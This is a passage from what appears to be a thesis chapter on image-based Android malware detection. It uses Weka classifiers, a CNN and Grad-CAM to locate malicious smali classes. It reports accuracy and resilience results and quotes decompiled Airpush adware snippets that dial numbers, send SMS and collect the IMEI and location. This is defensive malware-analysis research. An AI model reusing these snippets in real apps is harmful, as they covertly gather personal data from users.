In Table 4.9 the malware dataset is composed of malware families which refer to

Table 4.11: *The second training set*

Training-set 2	
Malware applications	1508
Trusted applications	3830
Total applications	5338

Table 4.12: *The second test set*

Testing-set 2	
Malware applications	1075
Total applications	1075

2011 and 2012. In particular they are *Adrd, BaseBridge, DroidDream, DroidKungufu, GinMaster, Plankton, FakeInstaller, Geinimi* and *Kmin*. I briefly explain the payload working mechanisms of these families. The *Adrd* trojan is used to change the mobile device settings and steal device information, a similar behaviour is exhibited by the *DroidKungFu* samples. *DroidKungFu* was identified, at first time, in 2011 by a team of American researchers where its purpose was to enter the Android smartphone through a backdoor and collect user data such as IMEI, phone model, version of the Android operating system, network operator, network type, and information stored in the phone memory and SD card. The malicious samples belonging to the *Plankton* families are able to steal similar sensitive and private information without using a backdoor. Malware belonging to the *Geinimi* family is distributed as a malicious executable packaged in a third-party application. After activation, this trojan is bear to collect some smartphone details like telephone number, voice mail number, and soon. In addition, it is able to connect to remote servers and execute various actions on the device, such as sending SMS and making phone calls. While other kinds of malware like *DroidDream* malware are able to install favorite applications, browse websites, manipulate text and voice messages, and communicate with a remote server. *GinMaster* trojan was discovered by North Carolina researchers in April 2011.

After the installation of the infected application on the victim's smartphone, the attackers can accomplish a privilege escalation attack on the system. *FakeInstaller*, as can be guessed from the name, is able to install secretly various applications inside the smartphone. Those applications let on to send messages to premium rate phone numbers or subscribe the victims to paid services. Instead, in the table 4.10 is reported the number of malicious applications to test the model training executed before. In particular, the family of malware used to populate this dataset is the *Opfake*. This kind of trojan is similar to *Geinimi* malware because it is used to send out SMS messages to premium-rate numbers, the malware also monitors SMS messages and it is capable of deleting/moving messages based on the originating phone numbers and message content.

In Table 4.11 the malware dataset is composed of malware referring to 2011. They have been listed and explained previously. At the end in table 4.12 is reported the number of malware applications referring to 2012 and 2015.

For the *features extraction* and the *model generation* steps depicted in Figure 4.11 I resort to *Weka* [166].

In order to process the dataset with the *Weka* suite, I need a script to generate ARFF (i. e., Attribute Relationship File Format) files, a format readable by Weka, which pseudocode is shown in Listing 4.4 and it is intended to populate the *@data* section of the ARFF file with the name of each APK file adding a tag to identify if it is a malware or trusted application.

```
exp_dirs = [rgb_exp_imgs, grayscale_exp_imgs]

foreach dir in exp_dirs{
    foreach img in imgs_dir{

        /* filling the first column with images name */

        img.getName().setAttribute('@attribute')

        /* filling the second column with images type
        i.e. "malware" or "trusted" */

        img.getType().setAttribute('@data')

    }
}
```

Listing 4.4: *ARFF file generation.*

4.2.1.3 Results

I applied on the images the "*ColorLayoutFilter*" feature extractor provided by the *Weka* tool, able to extract 33 numeric features from an analysed image [106]. The "*ColorLayoutFilter*" is basically a batch filter for extracting MPEG7 color layout features from images, aimed at dividing an image into 64 blocks and computes the average color for each block, and then features are calculated from the averages [2].

Considering that I exploit two different datasets and I represent each application with two images (i. e., grayscale and RGB), I conduct following experiments:

- *E1*: experiment considering the application of the first dataset with grayscale images;
- *E2*: experiment considering the application of the second dataset with grayscale images;
- *E3*: experiment considering the application of the first dataset with RGB images;
- *E4*: experiment considering the application of the second dataset with RGB images;

Figure 4.12 shows the results of the *E1* experiment.

As shown from the results in Figure 4.12 I have better performance, with regard to the training set accuracy, the best results are obtained with *RandomForest* and *RandomTree* algorithms, which obtain a training set accuracy equal to 1. The remaining models also obtain a very good training set accuracy, with accuracy values greater than 0.9.

With regard to the testing accuracy, the *RandomForest* and the *RandomTree* models respectively obtains an accuracy equal to 0.82 and 0.72 and this is symptomatic of a low resilience value (i. e., equal to 0.18 for the *RandomForest* model and equal to 0.28



Figure 4.12: *Results of the E1 experiment.*

for the *REPTree* model). Also the *REPTree* model obtains a low resilience value equal to 0.28, while the *LMT* and the *J48* models respectively obtain resilience values equal to 0.27 and 0.33.

I note that the *J48* model exhibits the largest difference in values between the training set and test set accuracy. In fact, despite providing better performance, although it has a 0.955 value during the training, compared to *REPTree* and *LMT* (0.91 and 0.92), it presents a resilience value equal to 0.33.

Figure 4.13 shows the *E2* results.

As shown from Figure 4.13 related to the results of experiment E2, similar to the *E1* results shown in Figure 4.12, the *RandomForest* and *RandomTree* models obtain a training set accuracy value equal to 1. The remaining models obtain a training set accuracy equal to 0.91 (with the *LMT* and the *REPTree* model) and 0.95 (with the *J48* model). The testing set accuracy values, if compared to the ones obtained in the *E1* experiment, are lower: as a matter of fact the higher testing set accuracy is 0.5 and it is obtained from the *RandomTree* model, while the lowest one is 0.26, obtained by the *J48* model.

The remaining models, such as *LMT*, *RandomForest*, and *REPTree*, exhibit testing set accuracy values respectively equal to 0.4, 0.27, and 0.37. With regard to resilience, the higher resilience value is related to the *RandomForest* model, which is 0.73, while the lower one is related to *RandomTree* model (i.e., 0.5). This highlights that albeit both algorithms give similar performances during the training set, the RandomForest method suffers a decline during the testing set phase. The remaining models exhibit worse performance in terms of resilience.

Clearly, with accuracy values so high in the training-set phase and so low in the testing set phase, the resilience of the models of the *E2* experiment is worse (i.e., with



Figure 4.13: *Results of the E2 experiment.*

higher values) if compared to the one of the *E1* experiment.

Considering that between the *E1* and *E2* experiments only the dataset considered is different, I can conclude that the resilience worsens the more the time gap between the malicious samples of the training set and the testing set widens.

In the follow I discuss the experiments related to the conversion of Android applications into RGB images (i.e., *E3* and *E4* experiments).

Figure 4.14 shows the experimental results related to the *E3* experiment.

Coherently with the results shown by *E1* and *E2* experiments, the *RandomForest* and the *RandomTree* models obtain a training set accuracy equal to 1. The remaining models show a training set accuracy equal to 0.92 (*REPTree*) and to 0.97 (*J48* and *LMT* models).

With regard to the testing set accuracy, the best values are obtained with the *LMT*, *RandomForest* and the *REPTree* models with values respectively equal to 0.84, 0.82 and 0.79.

The best resilience value is provided by the *REPTree* and *LMT* models with a value of 0.13 for both the algorithms. The remaining models i. e., *RandomForest*, *J48* and *RandomTree*, respectively obtain a resilience value equal to 0.18, 0.29 and 0.46.

Let us analyse the results obtained from the last experiment I present i. e., the *E4* one.

From the analysis of the results of the *E4* experiment in Figure 4.15 emerges that the *RanfomForest* and the *RandomTree* models exhibit a training set accuracy equal to 1, while the remaining models show a test accuracy ranging from 0.91 (with the *LMT* model) to 0.97 (with the *J48* model).

Relating to the testing set accuracy, the best value from this metric is reached from the *RandomTree* and *REPTree* models (0.48 for both the models). With regard to the



Figure 4.14: *Results of the E3 experiment.*



Figure 4.15: *Results of the E4 experiment.*

remaining models i.e., the *J48*, *LMT* and *RandomForest*, a testing set accuracy equal to 0.36, 0.39 and 0.28 is respectively reached.

The best resilience value is the one obtained from by the *RandomForest* model (i.e., 0.28). The remaining models obtain the worst resilience values.

From these resilience values, it emerges that the resilience values obtained from the *E4* experiment are higher with respect to the ones of the *E3* experiment: the resilience value decreases when the time interval between the malicious samples considered in the training set and the malicious samples considered in the testing set increases.

I highlight that this result is perfectly in line with the result I previously obtained from the analysis of the *E1* and *E2* experiments.

RQ Response: I conducted an experimental analysis aimed at evaluating the resilience of shallow machine learning models in image-based malware detection, considering in the testing set malicious samples generated subsequently compared to samples included in the training set for model generation. The outcome of the four experiments I designed is that the ability to correctly detect malicious samples decreases as malicious samples generated subsequently compared to malicious samples considered in the training set are evaluated.

4.2.2 Android malware analysis through Deep Learning

After detecting malware families using Machine Learning algorithms, I decided to exploit the same principle of transforming Android applications into images and submit them to the analysis of some Deep Learning algorithms. Specifically, this method is aimed at (i) detect the belonging family of Android malware, (ii) provide a visual explanation of the rationale behind the decision, (iii) localise a subset of the application classes marked as potentially malicious; then, the security analysts can focus the inspection only on this subset of classes to find the malicious ones.

In a nutshell, I propose the representation of Android applications in terms of images, where each pixel is a smali opcode obtained by a reverse engineering process. The images are sent to a deep learning (DL) model designed by authors, with the aim of building a model for malicious family identification. Once labelled the application with the belonging family, I exploit activation maps, to highlight the areas of the image responsible for a certain model decision. In this way, the security analyst can have a coarse grain visual and immediate impact about the application maliciousness. Moreover, overlaying the activation map to the original application image, I retrieve the list of the smali classes from the highlighted areas, thus the security analyst can proceed to a deep manual inspection; for this reason, I consider the proposed method as semi-automated, because the security analyst can focus on significantly fewer classes than the entire application. The proposed method takes into account the explainability, as a matter of fact, is devoted to ”explain the reason why" the model outputs a certain precision, by localising the classes responsible for a certain prediction. Briefly, the security analyst can interpret the obtained result, achieves an understanding behind the classifier decision, and can focus only on the classes deserving attention.

4.2.2.1 Method

The approach to detect malicious classes for reasoned application analysis can be split into several steps, depicted in Figure 4.16. Most of the process can be automatised, and



Figure 4.16: *Steps of the methodology with the tool modules names that perform the operation.*

only two steps (collection of data and payload analysis) needs manual verification.

I applied the methodology on Android malware, thus I refer to Android file formats and languages, such as `.apk` and smali code. Nevertheless, the key of the methodology is the extraction of the opcodes, and this operation is not restricted to the Android environment, thus, the approach could apply to other environments where reliable decompilation is possible. For this reason, I consider the proposed method as cross-platform.

The first step regards the collection of malware to analyse. The dataset has to be labelled and the malware split into families. It is worth noting that one class could be reserved for 'trusted' or 'benign' applications. Later on, I refer generically to 'malware' for all the applications under analysis for the sake of simplicity.

The dataset of malware has to be decompiled to extract more readable code. The `.apk` files, that populate the dataset of Android malware, are decompiled to smali code. This format allows extracting the opcodes for each class and method of the malware. I resort to smali language because is always obtainable with reverse engineering, even when the application is obfuscated with strong obfuscation techniques (differently from the Java source code).

Next, each malware has to be converted to an image, starting from its smali code. Each opcode is matched to an ASCII character, and then the characters are stored in a text file, preserving the order on which they appear in the methods and classes of the smali code. I consider opcodes without the arguments [9]. I keep track of the methods and classes position (class start and end) in the text file, and I store this information in a 'legend' text file which will make possible to reverse the process from an image area to the smali code related. This operation is highly important for the final step, the analysis of the code guided by the DL inference; indeed, using the 'legend' text file, I will always be able to identify a specific pixel on the image with its correspondent opcode

[9] `http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html`

and line of smali code. The text file with the ASCII characters is then converted into an image with a standard approach adopted in many other papers in the literature [146]; i.e., each character is converted into an 8-bit unsigned integer, which can be printed as a pixels in grayscale, displaying a grayscale image in the range [0.255], where 0 identifies the color black and 255 the color white.

The dataset of malware images is split into training, validation and test set and a model assessment is performed to find the best hyperparameters for the DL model. The methodology adopts a Convolutional Neural Network (CNN) model. The trained model can be used to classify new malware samples, and I exploit the use of a Grad-CAM (Gradient-weighted Class Activation Mapping) to detect important regions in the image for predicting the classes. The Grad-CAM [164] uses the gradients on the final convolutional layer to produce a heatmap which highlights the region of the input image which influenced for the most in the prediction task.

Finally, the heatmaps are superimposed over the original image, a brightness threshold is applied and the parts of the image highlighted by the heatmap are extracted with regards to the pixel spatial position. Looking at the legend file stored during the conversion from smali code to image, these areas are matched to the exact opcodes from the original smali code. Thus, I obtain a list of methods and classes in smali code detected by the DL model in the classification task.

In the code analysis phase of the method, it emerged that malware belonging to the same malware families share part of the code (i.e., the payload). The common code produces a specific pattern in the images of a malware family and constitute the knowledge that has to be taught to the DL model in order to correctly classify that malware. Intuitively, the DL model correctly classifies a sample into a malware family when it detects shared code, so the payload should appear in the areas highlighted by the Grad-CAM. Also, when the same code (i.e., same smali class) is highlighted in different samples belonging to the same malware family, it is more likely to be related to the payload. Given these assumptions, the proposal was to count the methods and frequency of classes against malware classified in the same family. Then, the most frequent ones are automatically selected and stored in a list of potentially malicious classes. The experiments analysis shows that malicious code can be effectively detected with the proposed approach. Finally, manual verification can be performed on these classes to detect the malware payload.

4.2.2.2 Experimentation

The methodology introduced in the previous Section was implemented with a Python 3.8 tool called "SCIBA" (Smali Code to Images and BAck) which is freely available, toghether with the database, for research purposes on Github [99]. The experiments were run on a GeForce GTX 1070 GPU with 8 GB of dedicated memory, in a Gnu/Linux system (Ubuntu 20.04), with CUDA 10.1 and Tensorflow 2.1. To perform the experimental analysis, I collect 8439 real-world Android malware in `.apk` format, split into 6 different malware families (Airpush, Dowgin, FakeInst, Fusob, Jisut, Mecor) [96, 98]. The dataset was split into training, validation and test set, respectively of 6098, 1072 and 1268 samples. The developed tool is split into 2 different modules (TAMI and CATI), which competes in different parts of the operations (see Figure 4.16). While CATI performs the conversion from `.apk` to `.png` file, the TAMI mod-

ules trains and test the DL models. Except for the collection of the dataset samples and the code analysis (i.e., the first and the last step), all the operations were automatised.

SCIBA can point out potentially malicious code by reversing the operations from the image to the code. The `.dex` file (Dalvik Executable) of the `.apk` can be easily converted to an image and then analyse, but the reverse operation could be complicated due to the initial missing information on the `.dex` file itself, on which part does what kind of operation. On the other hand, the analysis of the smali code can precisely matches area of the image with lines of code. It takes a couple of steps more than the `.dex` analysis (decompilation and compression of the opcodes in a text file), but greatly improve the analysis in terms of interpretability of the DL model and localization of the payload.

Table 4.13: *Model architecture in numbers.*

Type	Output Shape	Parameters
InputLayer	(300,300,1)	0
Conv2D	(298,298,32)	320
MaxPooling2D	(149,149,32)	0
Conv2D	(147,147,64)	18496
MaxPooling2D	(73,73,64)	0
Conv2D	(71,71,128)	73856
MaxPooling2D	(35,35,128)	0
Flatten	(156800)	0
Dropout	(156800)	0
Dense	(512)	80282112
Dropout	(512)	0
Dense	(256)	131328
Dropout	(256)	0
Dense	(6)	771

I performed a model assessment to choose the best DL models and hyperparameters, and I empirically selected a CNN (architecture reported in Table 4.13), since CNNs lend themselves well to perform image analysis, and it was trained for 15 epochs with a batch size of 32. The experimental results regarding the model assessment phase are reported in the github repositor [99]. The training time, resorting to the wall-clock time, takes 15:11 minutes and each test classification and heatmap generation less than 0.5 seconds; this shows the feasibility of the process but should not be taken into account for a complete time performance analysis.

I achieved an overall accuracy of 0.944 on test. Table 4.14 reports the performance analysis per malware family (one-vs-all strategy), and the overall results.

The achieved results by the CNN are promising, and shows the feasibility of the malware family classification task with images generated from smali code. Starting from this consideration, I can add a couple of steps more in the image-based malware analysis, to improve interpretability of the CNN and detect the payload. I start applying the Grad-CAM, reversing the process (from image to code) and study the smali code directly. So far, the image-based analysis were focused only on the malware classification as the final step; being able to analyse the code greatly improves the interpretability and efficiency of the methodology. Opening the "black-box" approach and perform manual verification on the malware predictions ensures the accuracy of the model to a more

Table 4.14: *Performance analysis in test per malware family, adopting the one-vs-all strategy.*

Family	Accuracy	Precision	Recall	F-Measure
Airpush	0.953	0.852	0.893	0.872
Dowgin	0.946	0.872	0.818	0.844
FakeInst	0.998	0.994	0.997	0.995
Fusob	0.995	0.989	0.979	0.995
Jisut	0.995	0.942	0.988	0.964
Mecor	1.0	1.0	1.0	1.0
Overall	0.944	0.947	0.943	0.945



Figure 4.17: *Image conversion from the malware to the classes extraction; in the last figure, only the most relevant areas of the heatmaps are preserved and the A, B and C area highlighted contain, among other classes, the PushService, SetPreferences and PushAds classes, respectively.*

precise level (the code level), and can greatly help in the design of more secure and reliable DL models.

Figure 4.17 shows the evolution of the images, from the starting one generated by the opcodes extracted from the smali code, to the last one used to guide the manual analysis on the code. The heatmap generated by the Grad-CAM is superimposed on the original malware image. Then, a brightness threshold is applied to the heatmap and the most colourful areas of the image are selected. Image 4 on the right of Figure 4.17 shows the selection of the areas with regard to the heatmap brightness. Each of these areas can be matched to classes on the smali code; for the sake of explanations, three of them are pointed out in Image 4. For each sample in the test set, the highlighted classes are extracted, and their names with declaration and type are stored and counted. I am assuming that similar lines of code from different samples belonging to the same malware family are consistent in the class names. This assumption is not always true, especially in the case of obfuscation, and when it is false the method does not work correctly. Finally, this list is sorted by frequency of occurrence among the same classified malware family. This list of classes, with the number of occurrences per malware family, is provided to the security analyst that can proceed with the manual inspection, detect the payload and also verify the accuracy of the model prediction.

4.2.2.3 Results

The aim of the proposed method is to label an application under analysis with the belonging malicious family and to detect a subset of application classes deserving of a thorough manual inspection. The idea is to provide the security analyst with a list of classes to analyse, so he/she can focus only on this subset of classes to find malicious

behaviours. Below I present and discuss representative code snippet automatically gathered from the activation maps. As previously stated, the proposed method has the purpose of finding a set of the classes belonging to the application under analysis marked as potentially malicious (i.e., highlighted by the activation map). In the following, I consider two samples respectively belonging to the *Airpush* and to the *Jisut* family.

Airpush samples include a component aimed at pushing third-party advertising content from the Airpush advertising network to the notification bar of the device. It provides a highly aggressive advertising campaign, as well as sending a series of sensitive information without the user's knowledge [195]. The advertising content displayed may be unsolicited or lead to potentially risky software or content. Moreover, it is able to add browser bookmarks and to modify the home screen icons [69].
Let us consider the samples belonging to the *AirPush* family identified by the `6b82e53b849e97ffb20b28f86b345361` hash, which analysis in shown in Figure 4.17. From the experimental analysis emerges that, among other classes, the *PushAds* class in the */smali/com/airpush/android/* is marked as malicious.

Listings 4.5 and 4.6 report two Java code snippet gathered from the *PushAds* class. I obtained the Java code snippet using the *BytecodeViewer*[10] tool, integrating several decompilers for Java and Android applications. In particular I obtained the Java code snippet using *Procyon*[11], a decompiler aimed at handling language enhancements from Java 5 and beyond.

```
1 private void callNumber() {
2     Log.i("AirpushSDK", "Pushing CC Ads.....");
3     this.startActivity(new Intent("android.intent.action.DIAL", Uri.parse("tel:" +
      this.phoneNumber)));
4 }
```

Listing 4.5: *Code snippet for the callNumber method belonging to the PushAds class.*

In the code snippet in listing 4.5 appears the *Intent.ACTION_DIAL* intent (row 3 in listing 4.5), aimed at dialing a number as specified by the *phoneNumber* variable. As confirmation, from the log instruction (row 2 in listing 4.5) it seems that this code snippet is effectively belonging to the *Airpush* aggressive behaviour.

Another behaviour exhibited by *Airpush* samples is the sending messages, as shown from the snippet in listing 4.6. In Listing 4.6 there is the invocation of the *android.intent.action.SENDTO* intent (row 3 in Listing 4.6), used to send an SMS to the number stored in the *smsToNumber* variable with the text contained in the *smsText* variable. Coherently with code snippet in Listing 4.6, it emerges from the log message in row 2 that the class is related the *Airpush* payload.

```
1 private void sendSms() {
2     Log.i("AirpushSDK", "Pushing CM Ads.....");
3     final Intent intent = new Intent("android.intent.action.SENDTO",
4       Uri.parse("smsto:" + this.smsToNumber));
5     intent.putExtra("sms_body", this.smsText);
6     this.startActivity(intent);
7 }
```

Listing 4.6: *Code snippet for the sendSms method belonging to the PushAds class.*

[10] https://bytecodeviewer.com/
[11] https://github.com/ststeiger/procyon

Listings 4.7 and 4.8 are related to another class of the *Airpush* sample i.e., *SetPreferences*: the main aim of this class is to retrieve a series of private and sensitive user information.

```
1  private static void getDataSharedPrefrences(final Context context) {
2      try {
3          if (!context.getSharedPreferences("dataPrefs", 1).equals(null)) {
4              final SharedPreferences sharedPreferences = context.getSharedPreferences("
       dataPrefs", 1);
5              SetPreferences.appId = sharedPreferences.getString("appId", "invalid");
6              SetPreferences.apikey = sharedPreferences.getString("apikey", "airpush");
7              SetPreferences.imei = sharedPreferences.getString("imei", "invalid");
8              SetPreferences.token = sharedPreferences.getString("token", "invalid");
9              SetPreferences.dte = new Date().toString();
10             SetPreferences.packageName = sharedPreferences.getString("packageName", "
       invalid");
11             SetPreferences.version = sharedPreferences.getString("version", "invalid")
       ;
12             SetPreferences.carrier = sharedPreferences.getString("carrier", "invalid")
       ;
13             SetPreferences.networkOperator = sharedPreferences.getString("
       networkOperator", "invalid");
14             SetPreferences.phonemodel = sharedPreferences.getString("phoneModel", "
       invalid");
15             SetPreferences.manufacturer = sharedPreferences.getString("manufacturer",
       "invalid");
16             SetPreferences.lon = sharedPreferences.getString("longitude", "invalid");
17             SetPreferences.lat = sharedPreferences.getString("latitude", "invalid");
18             SetPreferences.sdkversion = sharedPreferences.getString("sdkversion", "
       4.02");
19             SetPreferences.connectionType = sharedPreferences.getString("
       connectionType", "0");
20             SetPreferences.testMode = sharedPreferences.getBoolean("testMode", false);
21             SetPreferences.user_agent = sharedPreferences.getString("useragent", "
       Default");
22             SetPreferences.icon = sharedPreferences.getInt("icon", 17301514);
23             SetPreferences.android_id = sharedPreferences.getString("android_id", "
       Android_id");
24         }
25     ...
```

Listing 4.7: *Code snippet for the getDataSharedPreferences method belonging to the SetPreferences class.*

As shown from the snippet in Listing 4.7, the *SetPreferences* class has the purpose of collecting a series on information by declaring a *SharedPreferences*, a class provided by the Android framework representing a file containing key-value pairs and implementing methods to read and write them. *SharedPreferences* is used to share data (in terms of String or numeric variables) between the same application or more applications. In row 4 in Listing 4.7 the reference to the *SharedPreferences* is initialised. In rows from 5 to 23 many information are gathered, such as the device IMEI (row 7), the mobile carrier (row 12) and the device model (row 14). Also, information on the device location, from rows 16 and 17 where is respectively obtained the longitude and the latitude of the device. In the Android environment, information such as the device IMEI or the mobile carrier are easily obtainable by simply invoking the *TelephonyManager* class. As a matter of fact, to obtain the IMEI is required an invocation to the *getImei()* static method belonging to this class. Similarly, to obtain for instance the carries the developer must invoke the *getNetworkOperatorName()* static method. On the other hand, device location information requires specific permissions. In fact, the developer must

explicitly indicates whether he/she intends to use a fine-grained localization (using the GPS sensor) or a coarse-grained (using the triangulation provided by the GSM system or the Wi-Fi connection). In listing 4.8 I show the method for retrieving the localization device implemented in the *Airpush* payload.

```
1  private void getLocation(final Context context) {
2      if (context.getPackageManager().checkPermission("android.permission.
       ACCESS_COARSE_LOCATION",
